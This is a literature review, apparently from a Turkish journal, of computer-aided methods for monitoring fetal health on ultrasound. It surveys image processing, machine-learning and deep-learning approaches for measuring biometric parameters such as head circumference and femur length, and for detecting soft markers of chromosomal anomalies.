Anahtar Kelimeler: Bilgisayar Destekli Tanı, Fetüs Sağlığı, Derin Öğrenme, Makine Öğrenmesi, Görüntü İşleme

1. INTRODUCTION

New devices and techniques, developed as a result of technological advances, have become widespread in almost every area of life as supporting or replacing traditional business methods, as well as in the field of medicine. Ultrasonography is an imaging method which is used in the follow-up of pregnancy and fetus health safely for more than 50 years, as it does not contain X-rays, also known as radiation (Aydoğdu, 2017; Serhatlıoğlu, 2016).

Computer Aided Diagnosis is one of the supporting technologies that have taken place in the field of medical imaging for years and novel approaches attracted the attention of researchers recently. Through computer aided diagnosis, it is aimed to quickly capture details that may be avoided the attention of humans or cannot be detected by the human eye on medical images by using methods such as image processing, computer vision, machine learning, deep learning and artificial neural networks. There are studies showing the contribution of computer-aided diagnostic techniques to the diagnosis of diseases by helping physicians (Serhatlıoğlu,2016) and using computer-aided diagnostic methods in addition to traditional methods increases the efficiency of the diagnostic process and enables a healthier progression of the pregnancy and delivery (Ergün, 2017).

With the introduction of the term machine learning by Arthur Samuel (1959) significant progress has been made in many areas such as computer vision, image processing, financial data analysis (Brattain et al., 2018). Machine learning approaches, which have shown great success especially in image processing, have shown much better success with the emergence of deep learning, which is a sub-branch of machine learning.

Krizhevesky et al. (2012) winning the ImageNet Large Scale Visual Recognition Challenge (ILSVRC) with Alex Krizhevsky Convolutional Neural Network (AlexNet), has significantly contributed to the rapid increase in interest in deep learning. In the following years, Russakovsky et al. (2015) has led to further progress with a deeper learning architecture. With technological developments and research, the high performance of deep learning in image processing has made it to be seen as a promising method for applications in the health sector.



Figure 1. Number of publications about learning methods used in fetal health monitoring, within last decade by year. Numbers are obtained from ScienceDirect (https://www.sciencedirect.com).

According to the data obtained from ScienceDirect, the change of the number of publications within the last decade about learning methods used for fetal health monitoring from ultrasound images are given in Fig. 1. It can be seen from the figure that research interest in this area, increased rapidly for the last few years.

The aim of this study is to provide a comprehensive review of the studies on computer technologies used for monitoring fetal health and development recently, to evaluate the future direction of these technologies. The rest of this paper is organized as follows. In Section 2, medical terms, which are vital to be examined for monitoring of fetal development and health, are

introduced. Computer-aided diagnostic methods, which are used in the follow-up of fetus health, are given in Section 3. Section 4 is where the existing studies are presented.

2. INDICATORS FOR MONITORING FETAL DEVELOPMENT AND HEALTH: BIOMETRIC PARAMETERS AND SOFT MARKERS

Ultrasonography, which is one of the non-invasive methods, is inexpensive compared to other methods such as CT and MRI, it works in real time and does not require ionizing radiation, making its use widespread by physicians (Contreras-Ortiz, Chiua & Fox, 2012). Although the image quality and technical features of the device vary depending on factors such as gestational week, fetal position and the experience of the practitioner, it is possible to recognize major structural and chromosomal anomalies with detailed ultrasonography (Paladini & Volpe, 2014).



Figure 2. Sample Fetal Biometric Parameters:(a) GS (Ergün, 2017); (b) CRL (Salomon et al., 2019); (c) HC/BPD/OFD (Rueda et al., 2014); (d) FL (Johnson, 2018) (e) AC (Johnson, 2018)

Fetal biometric parameters such as gestational sac (GS), biparietal diameter (BPD), head circumference (HC), occipitofrontal diameter (OFD), abdominal circumference (AC) and femur length (FL) are used during ultrasonographic examination to determine the health and growth and development status of the fetus, and to diagnose some anomalies (Snijders & Nicolaides, 1994). In Fig. 2, samples of biometric parameters are shown on ultrasound images.

GS is the first ultrasonographic sign of pregnancy. Confirming fetal viability is an important indicator for determining gestational position (Abdallah et al., 2012). BPD is the measurement of the distance between the parietal bones on the lateral sides of the fetal head. OFD is the measure of the distance between the occipital bone and anterior bone. HC is the measurement of the fetal head circumference. BPD and HC are the most frequently measured fetal biometric parameters in the second and third trimesters to determine the gestational age (Salomon et al., 2019).

FL is the measurement of the femoral bone of fetus. Femur length shorter than a certain value, is an important soft marker for chromosomal anomaly detection (Mathiesen et al., 2014). AC is one of the biometric parameters used alone or with other parameters to calculate gestational age and fetal weight. The crown rump length (CRL) measurement of the embryo or fetus in the first 14 weeks is the most suitable parameter in calculating the gestational age (Salomon et al., 2019).

Figure 3. Sample Soft Markers: (a) NT (pink line), IT (green line), NB (part shown by arrow) (Paladini & Volpe, 2014); (b) FMF angle measurement (Lachmann et al., 2010); (c) Mild ventriculomegaly (D'Addario, 2015)

In the determination of fetal chromosomal anomalies (although some structural anomalies also indicate chromosomal anomalies), fetal chromosomal anomaly markers are used such as nuchal translucency (NT), intracranial translucency (IT), frontomaxillary facial (FMF), nasal bone (NB), ventriculomegaly and femur length (FL). These markers are called as "soft markers" (Chaoui et al., 2009; D'Addario, 2015). Sample soft markers are given in Fig.3.

NT is formed by the accumulation of fluid behind the fetal neck and can be seen on the ultrasound image in the first trimester. NT measurement varies according to fetal crown-rump length (CRL) measurement. Higher NT measurement indicates Turner syndrome, trisomy 13, 18, 21, and many more chromosomal abnormalities (Snijders & Nicolaides, 1994). IT compression in fetuses with open spina bifida was observed to be evident at 11–13 weeks (Chaoui et al., 2009). FMF angle is a measurement for detecting trisomy 21 and open spina bifida anomalies. Although the FMF angle increases in fetuses with trisomy 21 according to normal measurements, this angle decreases in fetuses with open spina bifida compared to normal measurements (Lachmann et al., 2010). Absence or hypoplasia of NB is an important marker of trisomy 21, trisomy 18, trisomy 13, or Turner syndrome (Paladini & Volpe, 2014). Ventriculomegaly can be identified by measuring the lateral ventricles (LVs) on an ultrasound scan. It occurs when the atrial diameter is more than 10 mm in the second or third trimester. It is associated with chromosomal abnormalities, most commonly trisomy 21, and congenital infections (D'Addario, 2015). Although medical experts are experienced, during the specified examinations and inspections, human errors are always possible. In addition, in the measurement of fetal biometric parameters and in the diagnosis of structural and chromosomal anomalies, studies that will make it possible to make a diagnosis with a higher percentage by using computer-assisted artificial intelligence programs, are promising.

3. COMPUTER AIDED DIAGNOSTIC METHODS USED IN THE FOLLOW-UP OF FETUS HEALTH

Factors such as gestational age, fetal position, body fat, tissue structure, mother's breathing motion, noise from the environment, or technical characteristics of the device limit the diagnostic efficiency in ultrasound scanning (Hiremath, Prema & Badiger, 2013). Speckle noise, which is a natural feature of ultrasound imaging, also reduces image contrast and resolution. The insufficient quality of the images may cause the measurements to be interpreted differently among the observers and even the anomaly detections to be overlooked. For this reason, automatic measurements are used today to get higher diagnostic value (Serhatlıoğlu, 2016).

Many different automatic measurement methods have been used in existing studies. In this section, traditional machine learning techniques together with traditional image processing techniques used for computer aided anomaly detection, and deep learning, which is also a sub-branch of machine learning, which have shown great success in image processing recently, will be emphasized.

Traditional Image Processing

Image processing is a method for obtaining images with improved quality or extracting useful information from images recorded by various mediums using computers (Vincet & Sahyun, 2003). Basically, image processing techniques are image

enhancement, image detection and estimation, image restoration, image compression, image segmentation and image classification (Da Silva & Mendoça, 2005).

The insufficient quality of ultrasound images increases the necessity of pre-processing step before automatic diagnosis. This step has a key role in reducing speckle noise and increasing image quality. Although varying according to the characteristics of the image obtained in the pre-processing step, processes such as improvement, restoration, sizing, compression, filtering, and colour conversion can be performed. With these processes, the raw image becomes more processable and of higher quality. The most common pre-processing methods used to improve ultrasound images are Median filter, Gaussian filter, Lee filter, Wiener filter, Fourier transform, Wavelet filter etc. (Hiremath et al., 2013; Mounica et al. 2019).

One of the most used image processing methods in automatic diagnosis studies on ultrasound images is the segmentation method. This method is used to divide the image into meaningful parts with similar properties due to the inefficiency of processing the entire image. Traditional segmentation methods can be listed as follows: Threshold Method, Edge Based Segmentation, Region Based Segmentation, Clustering Based Segmentation, Watershed Based Method. However, with the latest developments, Artificial Neural Network Based Segmentation has gained a prominent place today (Gonzalez & Woods, 2018).

Machine Learning

Machine learning is a sub-branch of artificial intelligence that learns from data and focuses on making predictions from data. In the following, a brief description of selected machine learning methods such as Supervised Learning, Unsupervised Learning, Reinforcement Learning, Ensemble Learning, Semi- supervised Learning and Deep Learning is given. In supervised learning, the machine is trained with labelled data and learns to have specified output values. Samples of the most widely used supervised learning algorithms are Support Vector Machine (SVM), Linear regression, Naive Bayes, K-Nearest Neighbor (kNN) and Decision Trees (DT) (Hurwitz & Kirsch, 2018; Nasteski, 2017). Unsupervised learning is a method of learning by analysing existing data without having labelled data or a specific output value. An example of unsupervised learning algorithms is the k-means clustering algorithm (Ghahramani, 2003). In reinforcement learning, the model receives feedback from the cause-effect analysis among the data without training data and is directed to the best result. It is based on the Markov Decision Process (MDP) model. Monte Carlo, Q-learning algorithms can be given as examples of reinforcement learning algorithms (Kaelbling, Littman & Moore, 1996). Ensemble Learning is a method in which multiple models are trained to solve a problem. Random Forest and AdaBoost algorithms can be given as examples of Ensemble learning algorithms (Zhou, 2009). Semi-Supervised Learning trains using large amounts of unlabelled data along with labelled data. There is great interest in this approach because obtaining labelled data requires a lot of human effort. Generative models and Graph-based method are examples of semi-supervised learning methods (Zhu, 2007).

Deep Learning

Today, conventional image processing methods are insufficient for automatic diagnosis processes. With the widespread use of high-performance computers, deep learning and image processing find solutions to more complex problems. Deep learning is a sub-branch of the field of machine learning, which includes one or more hidden layers that use artificial neural networks algorithms. With deep learning, you can create models consisting of many processing layers to learn the properties of the data and then make predictions with new data (Alom et al., 2019; LeCun et al., 2015). Some of the commonly used deep learning algorithms can be listed as follows: Convolutional Neural Networks (CNN), Recurrent Neural Networks (RNN), Long Short-Term Memory Networks (LSTM), Deep Boltzmann Machine (DBM) and Deep Belief Networks (DBN) (Razzak, Naz & Zaib, 2017).

CNN architecture, which is the most effective deep learning algorithm in image processing, shows promising performances especially in segmentation. The most used CNN models developed for different purposes can be listed as follows: Yann LeCun Convolutional Neural Network (LeNet), AlexNet, Regional Convolutional Neural Network (Mask-R CNN), Fully Convolutional Network (FCN), Convolutional Networks for Biomedical Image Segmentation (U-Net), GoogleNet, Visual Geometry Group Convolutional Network (VGGNet), Region Based Convolutional Neural Networks (R-CNN), You Only

Look Once (YOLO) , Residual Neural Network (ResNet), Dense Convolutional Network (DenseNet) (Razzak et al., 2017; Jiao & Zhao, 2019).



Figure 4. Convolutional Neural Network (CNN) General Architecture (Alom et al., 2019)

In Figure 4, general architecture of CNN is given.

By means of high-performance computers and software techniques that are developing day by day, deep learning models are constantly developing, and higher performance algorithms appear. In this study, traditional image processing methods machine learning and deep learning models, which have been used for medical image segmentation and classification from past to present, have been reviewed.

Table I

Classification of existing studies according to the technique used

Used Technique	**Related Work**
Traditional Image Processing methods	(Chakkarwar, Joshi & Revankar, 2010; Wee et al., 2010; Rawat et al., 2013; Ibrahim et al.,2017; Lu et al., 2005; Satwika et al., 2013; Mathews et al., 2014; Foi et al., 2014; Sahili et al., 2019; Rasheed et al., 2021; Thomas, Peters & Jeanty, 1991; Mukherjee et al., 2010; Wang, 2014; Methews & Deepa, 2014; Khan et al., 2015; Yu, Wang & Chen, 2015; Amoah, Anto & Crimi, 2015; Ravishankar, Prabhu & Vaidya, 2016; Hermawati et al., 2019; Yu et al., 2008; Wang et al., 2014; Jang et al., 2018; Kim et al., 2018; Nirmala & Palanisami, 2010; Lakshmi et al., 2008; Karl, Kagan & Chaoui, 2012; Sonia & Shanti, 2015; Deng et al., 2012; Anzalone et al., 2013; Sonia & Shanti, 2016; Nie et al., 2017)
Supervised Learning methods	(Khazendar et al., 2014; Ibrahim et al., 2017; Lu et al., 2005; Mathews & Deepa, 2014; Sahli et al., 2019; Carneiro et al., 2008; Anjit & Rishidas, 2011; Rafeek & Gunasundari, 2013; Deng et al., 2012; Park et al., 2013; Sciortino, Tegolo & Valenti, 2017)
Unsupervised Learning methods	(Zhang et al., 2017; Yu et al., 2008; Anzalone et al., 2013)
Semi-Supervised Learning methods	(Park et al., 2013)
Ensemble Learning methods	(Zhang, Chen & Li, 2011; Zhang et al., 2012; Zhang et al., 2017; Van den Heuvel et al., 2018; Li et al., 2018)
Reinforcement Learning methods	(Sofka et al.,2014)
Deep Learning methods	(Yang et al., 2019; Sinclair et al., 2018; Kim et al., 2019; Li et al., 2020; Rasheed et al., 2021; Sobhaninia et al., 2019; Thirusittampalam & Thangavel, 2020; Zhang et al., 2020; Fiorentino et al., 2020; Zhang, Petitjean & Ainouz, 2022; Wang et al., 2019; Ravishankar, Prabhu & Vaidya, 2016; Jang et al., 2018; Kim et al., 2018; Yang, Yang & Zhang, 2020; Oghli et al., 2021; Chen et al., 2020; Liu et al., 2019; Chaudhari et al., 2021; Zhu et al., 2021; Thomas & Arjunan, 2022)

4. EXISTING STUDIES

In this section, selected existing studies are reviewed. Some of them focus on prenatal biometric parameters and the rest focus on soft markers. For a clear presentation, existing work is organized in two subsections and three categories in each subsection as Traditional Image Processing, Machine Learning and Deep Learning. Additionally, studies which belongs in more than one category are classified as Hybrid. In Table I, as a summary, reviewed publications in this article are classified according to the used methods.

4. 1. Studies Focused on Measurement of Biometric Parameters

4.1.1. Traditional Image Processing

In the study on automatic segmentation of FL, Thomas et al. (1991) used morphological operators and made use of preliminary information on overall size and shape range for measurements. In the study, the background was first subtracted from the original image to make the femur bone more prominent, then contrast was enhanced to improve the shape of the femur bone, and then the threshold was applied to create a dual image. Next, an algorithm that searches in the femur region and designed to combine regions with general curvature was used. The obtained femur bone was used to create a single pixel-wide skeleton and finally FL measurement was made. Chakkarwar et al. (2010) worked on automatic measurement of GS size. In the study, segmentation was made with thresholding technique using Gaussian and Wiener filters for speckle noise, respectively, and the diameter of the GS was measured. It was noted by the authors that automatic measurement of the gestational sac was successfully performed with the presented method. Mukherjee et al. (2010) used polynomial curve fitting technique for automatic FL detection and measurement. Otsu threshold and curvature-based thresholding procedures were used to differentiate the femur, from other regions. In the next step, a five-parameter separator is used for the segmentation of the relevant region. After automatic segmentation, the Least Trim Square (LTS) regression method was used for polynomial curve fitting and automatic measurement was performed. It is stated that the presented method can be adapted for automatic measurement of other fetal limbs. Rawat et al. (2013) used Gradient Vector Force (GVF) snake-based segmentation algorithm for automatic segmentation of GS in their study. Satwika et al. (2013) proposed automatic BPD and HC measurement with the Hough transform method with one-dimensional parameter space developed in their study. It was emphasized that the proposed method is better than both the single parameter space Hough Transform (HT) method and the Random Hough Transform (RHT) method. Foi et al. (2014) developed the Difference of Gaussians revolved along Elliptical paths (DoGEll) method on fully automatic skull segmentation to calculate biometric measurements of BPD, OFD and HC. Using the DoGEll method, the inner, middle, and outer contour estimates of the skull were found by minimizing the cost function using the Nelder-Mead algorithm. The authors stated that the segmentation accuracy of their method was superior to other methods participating in the challenge of "Challenge US: Biometric Measurements from Fetal Ultrasound Images held in conjunction of the ISBI 2012 conference". For automated FL segmentation and measurement, Wang (2014) presented an automated morphology-based approach. Firstly, the median filter was used to reduce noise, secondly, the entropy-based segmentation method was used to determine possible candidates. In the next step, FL segmentation was performed by selecting the best elongated object according to the density and the height-width ratio. Mathews et al. (2014) used Chamfer Matching-based ellipse sensing and HT-based ellipse sensing approaches for segmentation of the fetal head for HC, BPD, and OFD measurement and compared these approaches. It was stated that the Chamfer Matching-based ellipse sensing approach performed better than the HT-based ellipse sensing approach. Wang et al. (2014) first defined an elliptical ROI to cover only the fetal abdomen to detect abdominal contour. In the next step, local phase-based Multi-scale Feature Asymmetry (MSFA) measurement was used to determine the fetal abdomen boundaries. In the last step, IRHT was applied to determine the ellipse that fits the abdominal contour. Yu et al. (2015) used the phase symmetry method and the saliency visual attention model for femur detection. In the first stage, 2D phase symmetry method, which does not change with changes in contrast and shows significant sensitivity in bone fixation, was used to determine possible image features. In the second stage, a modified prominence based visual attention model, combined with information about the structure of the femur, was used to select the femur from the candidate objects obtained in the first stage. In the last step, polynomial regression was used to find the best curve for the actual shape of the femur. Amoah et al. (2015) studied automatic measurement of FL and accordingly the prediction of

gestational age. In the first step, FL was determined through phase symmetry information obtained by using Gabor filter bank, which detects bone structures. The results of the phase symmetry image were then doubled using the grassy threshold, and then dilation and erosion processes were applied. After determining FL, gestational age was calculated using Hadlock regression formula. Hermawati et al. (2019) worked on obtaining FL automatically and determining the effect of noise cancellation on segmentation accuracy. They used the hybrid speckle noise reduction method to remove noise in the first step. In this method, anisotropic diffusion, bilateral filtering and wavelet multiresolution methods are combined. In the second step, the localized region-based active contour (LRAC) method was applied to identify and segment a local area. In the last step FL was measured for gestational age estimation. It has been stated that noise reduction has a great effect on accurately measuring the gestational age.

4.1.2. Machine Learning

Carneiro et al. (2008) studied the automatic measurement of biometric parameters (BPD, HC, AC, FL, CRL) by segmentation procedure applied to ultrasound images. In the method used, a constrained probabilistic boosting tree classifier was trained to automatically distinguish between the object of interest and the background. It has been stated that the segmentation and obstetric measurements of the proposed method are close to the accuracy of the experts. Zhang et al. (2011) made automatic diameter measurement of GS from the videos. In the first stage, speckle noise was removed, in the second stage, the AdaBoost algorithm was used to find the position of the GS. Again, Zhang et al. (2012) continued their previous work and integrated machine learning and image processing techniques for fully automated GS measurement. In this study, a two-stage AdaBoost classifier was used, a database-guided multi-scale normalized cuts algorithm was used for automatic segmentation, and automatic measurement of GS was performed with an optimized snake model. Khazendar et al. (2014) worked on segmentation of GS and classification of segmented GS whether it is a miscarriage case or a normal case. In the study, the Otsu thresholding for automatic measurement of the Mean Sac Diameter (MSD), the median filter to soften the boundaries and the erosion method from the morphological processes to extract the boundaries. For classification, different methods such as DT, SVM, Naive Bayes and kNN have been used. Sofka et al. (2014) developed a system for automatic measurement of fetal head and brain structures from 3D ultrasound images. Monte Carlo method and learning-based Integrated Detection Network (IDN) method, which are sequential estimation techniques based on visual monitoring, were used for HC, BPD, OFD and LV measurements. While object detection estimation is made with Monte Carlo method, design, modification, adjustment, and application of complex detection system are simplified with IDN. Mathews and Deepa (2014) used density-based thresholding and shape-based thresholding methods for pre-segmentation. They also used the SVM classifier to select the valid femoral object from the segmented image. In the study on automatic measurement of BPD, Khan et al. (2014) developed a portable ultrasound device and made automatic BPD measurement on the tablet by transferring the fetal head images obtained from this device to the tablet. In the study, grayscale, smoothing, dilatation, erosion and binary threshold were used respectively in the pre-processing step, and then the Canny edge detection function of the OpenCV library was used to find edge and measure BPD. Khan et al. (2015) developed an automated method that can work on a tablet device to detect and measure FL. First, ROI was used to obtain the relevant region and a binary threshold was used to transform it into a binary image. Then, progressive probability Hough transform (PPHT) was applied to find a straight line with the highest number of votes to be used in FL measurement. Zhang et al. (2017) used a Texton-based method for fetal head segmentation. A random forest (RF) classifier was used to determine whether the segmented head region was obtained from an accurate imaging plane. BPD, OFD and HC measurements were then calculated with an ellipse placed on the skull border. One of the first systems for automatic measurement of HC from ultrasound images in all trimesters of pregnancy was created by Van den Heuvel et al. (2018). In the study, Haar-like features were first calculated from ultrasound images to find the fetal skull, and these features were used to train the random forest classifier. In the next step, HC was measured using HT, dynamic programming, and ellipse fitting. Parallelly with Van den Heuvel et al. (2018), Li et al. (2018) studied automatic HC measurement. They first integrated the image information into the random forest classifier to automatically determine the location of the fetal head with ROI. A non-iterative ellipse fitting method (ElliFit) was then used to correctly fit the HC ellipse. It was stated that the detection accuracy performed better than the existing methods. Sahli et al. (2019) studied automatic calculation of HC, BPD and OFD measurements and classification of normal-abnormal fetus. Wavelet transform filter was used to remove speckle

noise in the first step. In the second step, region of interest (ROI) detection method, based on HT method, was used for localization accuracy. In the classification stage, support vector machine (SVM) classifier was used.

4.1.3. Deep Learning

To automatically calculate HC and BPD measurements, Sinclair et al. (2018) used VGG-16 model, which is a fully convolutional network (FCN) architecture. It was stated that the model performed at a level similar with the expert and learned to produce correct predictions. Wang et al. (2019) used an end-to-end deep neural network model to simultaneously address FL segmentation and endpoint localization in ultrasound volumes. First, the basic U-Net model (Unet-ROI) was used to localize the ROI of the FL to reduce the search area. In the next step, the ROI for segmentation and milestone localization was taken as input and trained in the U-Net model. Yang et al. (2019) studied semantic segmentation of the fetus, GS, and placenta with 3D ultrasound images. In their study, 3D fully convolutional network (3D FCN), popular in semantic segmentation, is used for semantic tagging. Then RNN was used to improve semantic tagging. Kim et al. (2019) developed a method for automatic measurement of HC and BPD based on deep learning. In the study, a CNN architecture, U-net, is used to divide the images into segments. In addition, bounding-box regression is used to remove incorrectly classified pixels. It was stated that the method used showed a good performance in determining the head limit based on learning. In the study, conducted by Sobhaninia et al. (2019), for automatic HC segmentation and prediction, multi-task CNN model used as a base and then a modified version of the Link-Net structure with multi-scale inputs (MTLN) is used. Li et al. (2020) used fully convolutional neural networks (FCNN) to automatically measure HC, BPD and OFD, as well as a regression branch to predict OFD and BPD. Ellipse fitting and ROI were used for accurate estimation of OFD and BPD length in the regression branch. The designed neural network SAPNet also eliminates speckle noise and unclear skull boundaries. It was stated that the methods used could perform better than the existing fetal head measurement methods. In another study, Thirusittampalam and Thangavel (2020) used deep learning, based on U-Net architecture, for localization of the fetal head region; afterwards, HC measurement was made by using ellipse fitting on the extracted contour. It was stated that successful segmentation was achieved with almost 100% localization accuracy and 88.96% sensitivity. Zhang et al. (2020) aimed to predict HC's automatic measurement without the need for traditional ellipse fitting and segmentation methods and a large data set of manually segmented ultrasound images. Based on this, CNN architectures and three loss functions have been studied and compared. Four models were tested, namely CNN 263K, CNN 1M, Reg-VGG16 and Reg-ResNet50. Mean Absolute Error (MAE), Mean Squared Error (MSE) and Huber Loss (HL) loss functions are used to measure the error and success rates of the models. It was stated that Reg-ResNet50 performed better with MSE loss function. Fiorentino et al. (2020) used the tinyYOLOv2 model, which is a CNN architecture, to localize and center the fetal head in automatic measurement of HC. After learning the position of the fetal head, the U-Net architecture was used for the segmentation process and HC measurement was made by applying ellipse fitting to the CNN regression output. It has been stated that the proposed method has a great potential to support physicians. Yang et al. (2020) used Residual U-Net and ASPP U-net models for automatic segmentation of biometric parameters AC, FL and CRL. Residual U-Net was used for the gradient problem and ASPP U-Net was used to increase the accuracy of the segmentation without increasing the depth of the model.

Oghli et al. (2021) developed a convolutional neural network architecture called Attention MFP-Unet for automatic segmentation and measurement of AC, BPD, FL and HC biometric parameters. It was stated that the developed approach showed superior performance compared to the latest technology studies. In the study of Zhu et al. (2021), Segnet, which is a deep learning method, and random forest regression model, which is a machine learning method, were used for automatic analysis of FL. The Segnet method shows better performance compared to the random forest regression model. Zhang et al. (2022) tried and compared various convolutional neural network models including segmentation and regression methods for automated measurement of HC. It has been stated that although the regression models do not require segmentation and ellipse fitting, they are less costly, but segmentation methods give better results and regression-based methods are promising for the future.

4.1.4. Hybrid Studies

In the study conducted by Lu et al. (2005), for the automatic measurement of HC and BPD, each image was pre-processed with a low-pass filter. The K-mean algorithm was used to classify each pixel according to its intensity value. BPD and HC were calculated from the ellipse determined by iterative randomized Hough transform (IRHT). For automatic measurement

of AC, one of the fetal biometric measurements, Yu et al. (2008) developed a four-step method. In the first stage, an advanced instantaneous coefficient of variation (ICOV) method was developed to detect the edges of the abdominal contour and to reduce the effects of speckle noise. In the second step, Fuzzy C-Means clustering (FCM) is used to separate protruding edges from weak edges. Then IRHT was applied to determine an elliptical contour on AC. In the final stage, the GVF snake method was used to adapt the ellipse to the actual edges of the abdominal contour. Ravishankar et al. (2016) presented a hybrid approach by combining traditional tissue analysis methods and deep learning methods in their automated method to detect and measure abdominal contour. It was stated that CNNs performed better than traditional tissue analysis methods for better ROI localization. However, it has been also stated that the hybrid approach gives better results than both approaches. Better segmentation results were obtained in determining the best ROI when the predictions from CNN using HOG were combined with those from the Gradient Boosting Machine (GBM). In the study reported by Ibrahim et al. (2017), a trainable segmentation technique based on the Histogram of Oriented Gradients (HOG) was used to segment the GS and estimate its size. Jang et al. (2018) used the CNN method to classify ultrasound images, then Hough transform to measure AC. It has been noted that the method used performed well in most cases, despite few training data, but could not accurately predict AC in cases of extremely large fetuses or abdominal disturbances. At the same time with Jang et al. (2018), Kim et al. (2018) used CNN, U-Net and Hough transforms for automatic AC estimation in their study. After determining CNN to classify the images, Hough transform and AC to obtain an initial estimate of AC, a U-Net and a classification CNN were also used to check whether the image was suitable for AC measurement. It was stated that the proposed method is open for development. Rasheed et al. (2021) trained ultrasound videos on Alexnet and U-net architectures in their study on automatic measurement of BPD and HC parameters to determine gestational age and plotted ellipses on the resulting segmented images. They achieved 96% accuracy in the developed method.

Table II

Overview of existing studies which focus on one prenatal "biometric parameter"

Biometric Parameter	Authors	Used Techniques	Deep/Machine Learning/Hybrid*	Results/ Observations
GS	Chakkarwar et al., 2010	Thresholding operator		Automatic measurement of the GS was successful
	Zhang et al., 2011	AdaBoost algorithm	ML	Average measurement error is 0.059
	Zhang et al., 2012	AdaBoost algorithm	ML	Is practical, reproducible, and reliable approach
	Rawat et al., 2013	GVF snake-based segmentation		Not suitable for twin pregnancy
	Khazendar et al., 2014	Otsu Thresholding, morphological operators, kNN	ML	Accurately identifies miscarriage
	Ibrahim et al., 2017	HOG, neural networks	H	Producing accurate measurements
	Yang et al., 2019	3D FCN, RNN	DL	Decides miscarriage or normal case
HC	Van den Heuvel et al, 2018	Haar-like Feature, Random Forest classifier, HT, Ellipse Fitting	ML	Performs comparable to an experienced sonographer
	Li et al., 2018	ROI, Random Forest, ElliFit	ML	Detection accuracy better than the existing methods
	Sobhaninia et al., 2019	CNN based link set model	DL	Results match well with the radiologist annotations
